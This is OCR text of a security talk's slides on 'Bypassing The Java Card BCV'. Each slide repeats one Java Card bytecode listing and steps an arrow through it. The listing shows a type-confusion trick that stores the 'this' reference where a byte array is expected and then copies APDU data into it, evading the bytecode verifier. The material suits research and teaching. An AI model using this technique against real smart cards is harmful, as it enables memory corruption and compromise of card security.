


# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
⇒   astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

⇒   // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

⇒   // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
⇒   ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
⇒   sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
⇒   aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
⇒   aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
⇒   sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
⇒   sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```

